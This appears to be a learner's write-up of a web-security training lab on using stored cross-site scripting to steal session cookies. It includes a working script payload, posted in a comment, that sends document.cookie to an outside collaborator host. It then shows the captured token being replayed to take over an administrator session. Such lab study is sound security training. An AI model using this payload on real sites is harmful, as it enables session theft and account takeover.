

Exploiting cross-site scripting to steal cookies

Explanation

Stealing cookies is a traditional way to exploit XSS. Most web applications use cookies for session handling. You can exploit cross-site scripting vulnerabilities to send the victim's cookies to your own domain, then manually inject the cookies into the browser and impersonate the victim.


In practice, this approach has some significant limitations:

- The victim might not be logged in.
- Many applications hide their cookies from JavaScript using the `HttpOnly` flag.
- Sessions might be locked to additional factors like the user's IP address.
- The session might time out before you're able to hijack it.

Lab

Dial up a collaborator session

Clicking "copy to clipboard" will copy the domain information required for the cookie theft script.



I used the following script from the guide

I wasn't sure on the best script to use so the solution guide gave me a hint.

![[Pasted image 20220920203413.png]]

Paste into the comments and post

Leave a comment

Comment:

```
`<script> fetch('https://1npsnqnn9fojrrqxxdfll5g47vdl1a.oastify.com', { method: 'POST', mode: 'no-cors', body: document.cookie }); </script>`
```

Back in collaborator, click 'poll now' to refresh and then review the HTTP requests.

Generate Collaborator payloads

Number to generate: Copy to clipboard ☒ Include Collaborator server

Poll Collaborator interactions

Poll every seconds Poll now

| # | Time | Type | Payload |
|---|--------------------------|------|-------------------------------|
| 3 | 2022-Sep-20 19:16:48 UTC | HTTP | 1npsnqnn9fojrrqxdfll5g47vdl1a |
| 2 | 2022-Sep-20 19:16:48 UTC | DNS | 1npsnqnn9fojrrqxdfll5g47vdl1a |
| 1 | 2022-Sep-20 19:16:48 UTC | DNS | 1npsnqnn9fojrrqxdfll5g47vdl1a |

Paste the session token into the cookie value field in F12 developer tools and refresh.

by Lighthouse DOM Invader

| Value |
|----------------------------------|
| FojHqo9oGEAaSd86lpMkyVIqWk7Bxpoy |

You can use repeater as well..

Request

Pretty Raw Hex Hackvortor

```

1 GET /my-account HTTP/1.1
2 Host: 0aa300e103ae49a2c01253f2008700b2.web-security-ac
3 Cookie: session=FojHqo9oGEAaSd86lpMkyVIqWk7Bxpoy
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  like Gecko) Chrome/105.0.5195.102 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0aa300e103ae49a2c01253f2008700b2.web-s
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18
19

```

A wild admin should now appear

Congratulations, you solved the lab!

My Account

Your username is: administrator